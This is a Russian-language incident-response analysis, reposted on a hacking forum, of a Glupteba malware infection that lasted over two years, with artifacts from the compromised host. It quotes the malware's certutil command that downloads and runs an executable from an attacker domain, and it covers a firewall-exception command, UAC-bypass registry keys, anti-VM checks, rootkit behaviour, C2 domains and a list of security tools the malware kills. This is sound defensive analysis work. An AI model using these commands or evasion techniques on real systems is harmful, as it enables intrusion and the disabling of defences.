Статья Glupteba – вредонос, который прятался в инфраструктуре больше 2х лет

xss.is/threads/51976

В начале года одна компания пришла к нам с вполне конкретной проблемой: в инфраструктуре на сетевом оборудовании были обнаружены попытки сканирования портов, характерных для оборудования Mikrotik, а также брутфорса серверов по протоколу SSH. Сначала мы решили, что был скомпрометирован сервер из внешнего периметра. Уж очень замеченная активность была похожа на работу какого-нибудь бота, которого злоумышленники обычно закидывают на уязвимые серверы в автоматическом режиме. Привет, Mirai, Kaji, Hajime и компания!

Но, как оказалось, источниками подозрительной активности были хосты под управлением Windows, к тому же вполне рядовые. Образ одного из таких хостов и был передан на анализ экспертам Solar JSOC CERT.

Первоначальный анализ скомпрометированной системы

При анализе сразу же бросилось в глаза большое число (более 83!) неподписанных исполняемых файлов в директории %TEMP%\csrss (о них подробно расскажем ниже):

C:\USERS[redacted]\APPDATA\LOCAL\TEMP\CSRSS\WW31.EXE	1	14.01.2021 11:34:59
C:\USERS[redacted]\APPDATA\LOCAL\TEMP\CSRSS\U20200626.EXE	2	14.01.2021 11:35:16
C:\USERS[redacted]\APPDATA\LOCAL\TEMP\CSRSS\COLLECTCHROMEFINGERPRINT.EXE	2	14.01.2021 11:35:17
C:\USERS[redacted]\APPDATA\LOCAL\TEMP\CSRSS\MG20201223-1.EXE	1	14.01.2021 11:35:22
C:\USERS[redacted]\APPDATA\LOCAL\TEMP\CSRSS\ML20201223.EXE	1	14.01.2021 11:35:27
C:\USERS[redacted]\APPDATA\LOCAL\TEMP\CSRSS\M672.EXE	1	14.01.2021 11:35:28
C:\USERS[redacted]\APPDATA\LOCAL\TEMP\CSRSS\PCSTATS.EXE	1	14.01.2021 11:35:32

Также в `%TEMP%\csrss\smb` был найден архив `deps.zip` (470CF2EA0F43696D2AF3E8F79D8A2AA5D315C31FC201B7D014C6EADD813C8836) и его содержимое:

C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\PDPSGVLMEFXCZMVFSSAHFHSCPUZ\ETERNALBLUE-2.2.0.EXE	11	14.01.2021 12:40:44
C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\BGZGGSKGNFFBQQJNMEY\ETERNALBLUE-2.2.0.EXE	11	14.01.2021 12:40:44
C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\PDPSGVLMEFXCZMVFSSAHFHSCPUZ\DOUBLEPULSAR-1.3.1.EXE	4	14.01.2021 12:41:26
C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\VYWTKJYTIHPCJCVQF\ETERNALBLUE-2.2.0.EXE	10	14.01.2021 13:38:05
C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\ISSAPPFDDUVJGJRNHDSI\ETERNALBLUE-2.2.0.EXE	10	14.01.2021 13:38:19
C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\UZKPCZBRPIUXHVNY\ETERNALBLUE-2.2.0.EXE	11	14.01.2021 13:38:50
C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\UZKPCZBRPIUXHVNY\DOUBLEPULSAR-1.3.1.EXE	4	14.01.2021 13:38:50
C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\LYMTTISPKSJSQEWYINUNHHUOYQKX\DOUBLEPULSAR-1.3.1.EXE	4	14.01.2021 14:36:23
C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\KMRVPVZVZJTOEV\ETERNALBLUE-2.2.0.EXE	11	14.01.2021 14:40:16
C:\USERS[redacted]APPDATA\LOCAL\TEMP\CSRSS\SMB\LYMTTISPKSJSQEWYINUNHHUOYQKX\ETERNALBLUE-2.2.0.EXE	12	14.01.2021 14:40:33

Данные файлы являются ничем иным, как исполняемыми файлами, которые используются для эксплуатации уязвимости EternalBlue (CVE-2017-0144). Там же были найдены файлы, относящиеся к DoublePulsar. В целом содержимое этой папки можно

назвать результатом деятельности группировки The Shadow Brokers в далеком 2017-м.

Помимо этих файлов, мы нашли определенно подозрительные задачи:

Имя задачи	Командная строка	Тип запуска
csrss	C:\Windows\RSS\csrss.exe	ONLOGON
ScheduledUpdate	cmd.exe /C certutil.exe -urlcache -split -f hxxps://fotamene[.]com/app/app.exe %TEMP%\csrss\scheduled.exe && %TEMP%\csrss\scheduled.exe /31340	ONLOGON

Первая задача просто запускает исполняемый файл `C:\Windows\RSS\csrss.exe` при входе в систему. Вторая с использованием легитимной программы certutil.exe и переданного параметра urlcache загружает с ресурса `hxxps://fotamene[.]com/app/app.exe` исполняемый файл, сохраняет его в расположение `%TEMP%\csrss\scheduled.exe` , после чего обеспечивает его запуск. Обратите внимание, что в созданной задаче применяется техника Living-off-the-Land (https://github.com/api0cradle/LOLBAS) с использованием certutil.exe.


Также файл (`C:\Windows\RSS\csrss.exe`) был прописан в автозапуске в реестре (`HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`) под именем «BillowingBreeze».


Таким образом, если собрать все данные в кучу (и немного погуглить), то приходит только один вывод: в инфраструктуре компании вовсю развернулось ВПО семейства Glupteba. Его основной модуль – `C:\Windows\RSS\csrss.exe` .

Анализ основного модуля Glupteba

Итак, мы опознали Glupteba. Это модульное ВПО, написанное на языке Go. Для защиты своих файлов от обнаружения оно использует множество разных техник. Сейчас расскажем вам интересные моменты анализа, а также покажем их корреляцию с артефактами на системе.

Граф основной функции, построенный в IDA, пугает!





Условно весь процесс работы ВПО Glupteba можно разделить на две фазы:

1. проверка окружения, повышение привилегий до SYSTEM, установка;
2. создание задач, установка руткитов, запуск потоков, следящих за компонентами, получение и выполнение команд.

Первая фаза работы ВПО

Первое, что происходит после запуска исполняемого файла, – проверка окружения на соответствие следующим параметрам:

1. OS (SELECT Caption FROM Win32_OperatingSystem) == «Microsoft Windows 7 Professional»;
2. CPU (SELECT Name FROM Win32_Processor) == «Intel® Core(TM) i5-6400 CPU @ 2.70GHz»;
3. GPU (SELECT Name FROM Win32_VideoController) == «Standard VGA Graphics Adapter».

По названию функции (main.isRunningInsideAnyRun) нетрудно догадаться, что вредонос проверяет, не попал ли он в песочницу Any.Run.

Далее происходит инициализация конфигурации ВПО. Первым делом проверяется наличие конфигурации «старого образца»: `HKCU\Software\Microsoft\TestApp` (возможно, до этого момента ВПО находилось в стадии тестирования, но теперь все серьезно). При обнаружении конфигурация переписывается в новое расположение: `HKCU\Software\Microsoft\<first 4 bytes from SID digest (SHA-256)>` И при необходимости обновляется.

Если же старая конфигурация отсутствует, то она просто пишется по указанному выше расположению. То есть мы увидели «эволюцию» версий ВПО. Это видно и на анализируемой системе. Слева – конфигурация из старого местоположения, справа – из нового (в данном случае – HKCU\Software\Microsoft\eadd01of):

Value Name	Value Type	Data
Name	RegSz	WinterFog
Firewall	RegSz	1
Defender	RegSz	1
Servers	RegMultiSz	https://myinfoart.xyz https://onlynew.xyz https://powernews.site
UUID	RegSz	98f4551c-512a-427b-9e23-7a7dd8ef0286
Command	RegQword	1000005
FirstInstallDate	RegQword	1541152169
CloudnetFileURL	RegSz	http://donaldcity.club/cl.exe
ServiceVersion	RegSz	0.5
SC	RegQword	0
PGDSE	RegQword	3
VC	RegSz	1
ServersVersion	RegQword	150
CDN	RegSz	http://hotgifts.online
OSCaption	RegSz	Microsoft Windows 7 Профессиональная
OSArchitecture	RegSz	32
IsAdmin	RegSz	1
AV	RegMultiSz	
PatchTime	RegQword	0
CPU	RegSz	Intel(R) Celeron(R) CPU E1200 @ 1.60GHz
GPU	RegSz	Intel(R) G965 Express Chipset Family
PP	RegSz	1
XVersion	RegQword	4

Value Name	Value Type	Data
UUID	RegSz	98f4551c-512a-427b-9e23-7a7dd8ef0286
FirstInstall...	RegQword	1541152169
PGDSE	RegQword	3
PatchTime	RegQword	0
ServiceVer...	RegSz	0.7
Firewall	RegSz	1
Defender	RegSz	1
IsAdmin	RegSz	1
SB	RegSz	0
Name	RegSz	MuddyMorning
Servers	RegMultiSz	https://easywbdesign.com https://sndvoices.com...
Command	RegQword	31337
SC	RegQword	0
VC	RegSz	0
ServersVer...	RegQword	178
CDN	RegSz	https://babsitef.com
OSCaption	RegSz	Microsoft Windows 7 Профессиональная
OSArchitec...	RegSz	32
AV	RegMultiSz	
CPU	RegSz	Intel(R) Celeron(R) CPU E1200 @ 1.60GHz
GPU	RegSz	Intel(R) G965 Express Chipset Family
PC	RegQword	119643

Видно, что значения UUID (используется для идентификации зараженного хоста на стороне злоумышленника) одинаковы, как и дата первой установки (FirstInstallDate). Переводим в более удобный формат и узнаем, что заражение произошло… барабанная дробь!.. 2 ноября 2018 года!


Подтверждается это также и временными метками MFT файлов в директории %TEMP%\csrss: они расположены между 2 ноября 2018 года и моментом обращения к нам заказчика (январь 2021 года).

Файл C:\Windows\RSS\csrss.exe также был создан 2 ноября 2018 года, а изменен 29 сентября 2020 года. Ветка реестра же последний раз была изменена 14 января 2021 года (дата снятия образа), что говорит об активной работе.

Основные значения конфигурации:


- Name – имя, которое генерируется по алгоритму https://github.com/yelinaung/go-haikunator (псевдослучайное);
- Servers – домены серверов управления;
- CDN – сервер, с которого загружается различная полезная нагрузка;
- CPU, GPU, OSCaption – информация о системе;
- UUID – уникальное значение для идентификации хоста-жертвы на стороне злоумышленника (генерируется по алгоритму github.com/gofrs/uuid)

Граф выполнения ВПО при создании конфигурации:



Далее производится проверка и повышение привилегий (в случае необходимости) вплоть до SYSTEM:

1) Обход UAC (`HKCU\Software\Classes\ms-settings\shell\open\command:fodhelper` или `HKCU\Software\Classes\mscfile\shell\open\command:CompMgmtLauncher`):



2) Получение токена SYSTEM через Trusted Installer и перезапуск себя с полученным токеном.

Стоит отметить, что без достаточных привилегий ВПО просто завершает свою работу, но при этом физически остается в инфраструктуре.

Следующий этап – проверка окружения на предмет виртуализации:

1. Открытие `\\.\VBoxMiniRdrDN` ;
2. Проверка имени процессора: Nehalem;
3. Проверка запущенных процессов: VBoxTray.exe, VBoxService.exe, prl_cc.exe, prl_tools.exe, SharedIntApp.exe, vmusrvc.exe, vmsrvc.exe, vmtoolsd.exe.

Только после прохождения всех проверок и повышения привилегий, начинается этап установки:

1. Копирование своего исполняемого файла в C:\Windows\RSS\csrss.exe;

2. Проверка мьютекса `Global\h48yorbq6rm87zot` (индикатора работы основного модуля ВПО);
3. Добавление исключений на WFP командой `«cmd.exe /C „netsh advfirewall firewall add rule name="csrss» dir=in action=allow program=«C:\WINDOWS\rss\csrss.exe» enable=yes";`
4. Добавление исключений Windows Defender (через реестр): процесс csrss.exe и папка C:\Windows;
5. Добавление себя в автозапуск;
6. Перезапуск себя из основного расположения C:\Windows\RSS\csrss.exe.

На этом фаза установки завершается.

Вторая фаза работы ВПО

Она состоит из нескольких этапов:

Регистрация.

Для этого ВПО отправляет TXT-query к домену вида .<C2_domain>:

```
Domain Name System (query)
    Transaction ID: 0x3b5d
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  Queries
    bbeceff1-b342-40b2-9b60-525dda927d28.easywbdesign.com: type TXT, class IN
        Name: bbeceff1-b342-40b2-9b60-525dda927d28.easywbdesign.com
        [Name Length: 53]
        [Label Count: 3]
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
    [Response In: 4635]
```

```
0000  00 fd 22 b6 f8 bc 00 50  56 aa 38 ca 08 00 45 00   ··"····P V·8···E·
0010  00 63 75 c3 00 00 80 11  00 00 0a c9 16 23 08 08   ·cu····· ·····#··
0020  08 08 e5 13 00 35 00 4f  31 5c 3b 5d 01 00 00 01   ·····5·O 1\;]····
0030  00 00 00 00 00 00 24 62  62 65 63 65 66 66 31 2d   ·····$b beceff1-
0040  62 33 34 32 2d 34 30 62  32 2d 39 62 36 30 2d 35   b342-40b 2-9b60-5
0050  32 35 64 64 61 39 32 37  64 32 38 0c 65 61 73 79   25dda927 d28·easy
0060  77 62 64 65 73 69 67 6e  03 63 6f 6d 00 00 10 00   wbdesign ·com····
0070  01                                                 ·
```

Производится отправка некоторой информации на C2 (установленное ПО, браузер по умолчанию):

```
runtime_newproc(0, (char)main_sendInstalledApps_0);
runtime_newproc(0, (char)main_sendDefaultBrowser_0);
runtime_newproc(0, (char)main_initialPoll_0);
```

Закрепление

Создаются ранее упомянутые задачи:

Установка руткитов, обеспечивающих скрытную работу ВПО

Основные моменты:

1. Имена драйверов: Winmon, WinmonFS, WinmonProcessMonitor. Были обнаружены при анализе образа, поскольку их файлы были найдены в карантине АВПО;
2. Файлы драйверов располагаются в директории C:\WINDOWS\System32\drivers и имеют соответствующие названия: Winmon.sys, WinmonFS.sys, WinmonProcessMonitor.sys;
3. Для установки драйверов на x64-системах используются следующие средства: github.com/hfirefox/UPGDSED (отключение PatchGuard), github.com/hfirefox/DSEFix, отключение службы PcaSvc;
4. Файлы драйверов, а также вышеназванных средств, располагаются внутри основного модуля в формате ресурсов.

Назначение руткитов:

- Winmon – сокрытие запущенных процессов путем передачи их PID в \\.\WinMon;
- WinMonFS – сокрытие директорий/файлов путем передачи путей в \\.\WinMonFS. Именно благодаря этому руткиту было невозможно обнаружить директорию %TEMP%\csrss на «живой» системе;
- WinmonProcessMonitor – постоянное завершение большого списка процессов, относящихся к средствам отладки, различным майнерам, ВПО, АВПО.


Открыть подробности

```
AAWTray.exe, Ad-Aware.exe, MSASCui.exe, _avp32.exe, _avpcc.exe, _avpm.exe, aAvgApi.exe, ackwin32.exe, adaware.exe, advxdwin.exe, agentsvr.exe, agentw.exe, alertsvc.exe, alevir.exe,
alogserv.exe, amon9x.exe, anti-trojan.exe, antivirus.exe, ants.exe, apimonitor.exe, aplica32.exe, apvxdwin.exe, arr.exe, atcon.exe, atguard.exe, atro55en.exe, atupdater.exe,
atwatch.exe, au.exe, aupdate.exe, auto-protect.nav80try.exe, autodown.exe, autotrace.exe, autoupdate.exe, avconsol.exe, ave32.exe, avgcc32.exe, avgctrl.exe, avgemc.exe, avgnt.exe,
avgrsx.exe, avgserv.exe, avgserv9.exe, avguard.exe, avgw.exe, avkpop.exe, avkserv.exe, avkservice.exe, avkwctl9.exe, avltmain.exe, avnt.exe, avp.exe, avp32.exe, avpcc.exe,
avpdos32.exe, avpm.exe, avptc32.exe, avpupd.exe, avsched32.exe, avsynmgr.exe, avwin.exe, avwin95.exe, avwinnt.exe, avwupd.exe, avwupd32.exe, avwupsrv.exe, avxmonitor9x.exe,
avxmonitornt.exe, avxquar.exe, backweb.exe, bargains.exe, bd_professional.exe, beagle.exe, belt.exe, bidef.exe, bidserver.exe, bipcp.exe, bipcpevalsetup.exe, bisp.exe, blackd.exe,
blackice.exe, blink.exe, blss.exe, bootconf.exe, bootwarn.exe, borg2.exe, bpc.exe, bs120.exe, bvt.exe, ccapp.exe, ccevtmgr.exe, ccpxysvc.exe, cdp.exe, cfd.exe, cfgwiz.exe,
cfiadmin.exe, cfiaudit.exe, cfinet.exe, cfinet32.exe, claw95.exe, claw95cf.exe, cleaner.exe, cleaner3.exe, cleanpc.exe, click.exe, cmesys.exe, cmgrdian.exe, cmon016.exe,
connectionmonitor.exe, cpd.exe, cpf9x206.exe, cpfnt206.exe, ctrl.exe, cv.exe, cwnb181.exe, cwntdwmo.exe, datemanager.exe, dcomx.exe, defalert.exe, defscangui.exe, defwatch.exe,
deputy.exe, divx.exe, dllcache.exe, dllreg.exe, doors.exe, dpf.exe, dpfsetup.exe, dpps2.exe, drwatson.exe, drweb32.exe, drwebupw.exe, dssagent.exe, dvp95.exe, dvp95_0.exe,
ecengine.exe, efpeadm.exe, emsw.exe, ent.exe, esafe.exe, escanhnt.exe, escanv95.exe, espwatch.exe, ethereal.exe, etrustcipe.exe, evpn.exe, exantivirus-cnet.exe, exe.avxw.exe,
expert.exe, explore.exe, f-agnt95.exe, f-prot.exe, f-prot95.exe, f-stopw.exe, fameh32.exe, fast.exe, fch32.exe, fih32.exe, findviru.exe, fnrb32.exe, fp-win.exe, fp-win_trial.exe,
fprot.exe, frw.exe, fsaa.exe, fsav.exe, fsav32.exe, fsav530stbyb.exe, fsav530wtbyb.exe, fsav95.exe, fsgk32.exe, fsm32.exe, fsma32.exe, fsmb32.exe, gator.exe, gbmenu.exe, gbpoll.exe,
generics.exe, gmt.exe, guard.exe, guarddog.exe, hacktracersetup.exe, hbinst.exe, hbsrv.exe, hotactio.exe, hotpatch.exe, htlog.exe, htpatch.exe, hwpe.exe, hxdl.exe, hxiul.exe,
iamapp.exe, iamserv.exe, iamstats.exe, ibmasn.exe, ibmavsp.exe, icload95.exe, icloadnt.exe, icmon.exe, icsupp95.exe, icsuppnt.exe, idle.exe, iedll.exe, iedriver.exe, iface.exe,
ifw2000.exe, inetlnfo.exe, infus.exe, infwin.exe, init.exe, intdel.exe, intren.exe, iomon98.exe, istsvc.exe, jammer.exe, jdbgmrg.exe, jedi.exe, kavlite40eng.exe, kavpers40eng.exe,
kavpf.exe, kazza.exe, keenvalue.exe, kerio-pf-213-en-win.exe, kerio-wrl-421-en-win.exe, kerio-wrp-421-en-win.exe, kernel32.exe, killprocesssetup161.exe, ldnetmon.exe, ldpro.exe,
ldpromenu.exe, ldscan.exe, lnetinfo.exe, localnet.exe, lockdown.exe, lockdown2000.exe, lookout.exe, lordpe.exe, lsetup.exe, luall.exe, luau.exe, lucomserver.exe, luinit.exe,
luspt.exe, mapisvc32.exe, mcagent.exe, mcmnhdlr.exe, mcshield.exe, mctool.exe, mcupdate.exe, mcvsrte.exe, mcvsshld.exe, md.exe, mfin32.exe, mfw2en.exe, mfweng3.02d30.exe,
mgavrtcl.exe, mgavrte.exe, mghtml.exe, mgui.exe, minilog.exe, mmod.exe, monitor.exe, moolive.exe, mostat.exe, mpfagent.exe, mpfservice.exe, mpftray.exe, mrflux.exe, msapp.exe,
msbb.exe, msblast.exe, mscache.exe, msccn32.exe, mscman.exe, msdm.exe, msdos.exe, msiexec16.exe, msinfo32.exe, mslaugh.exe, msmgt.exe, msmsgri32.exe, mssmmc32.exe, mssys.exe,
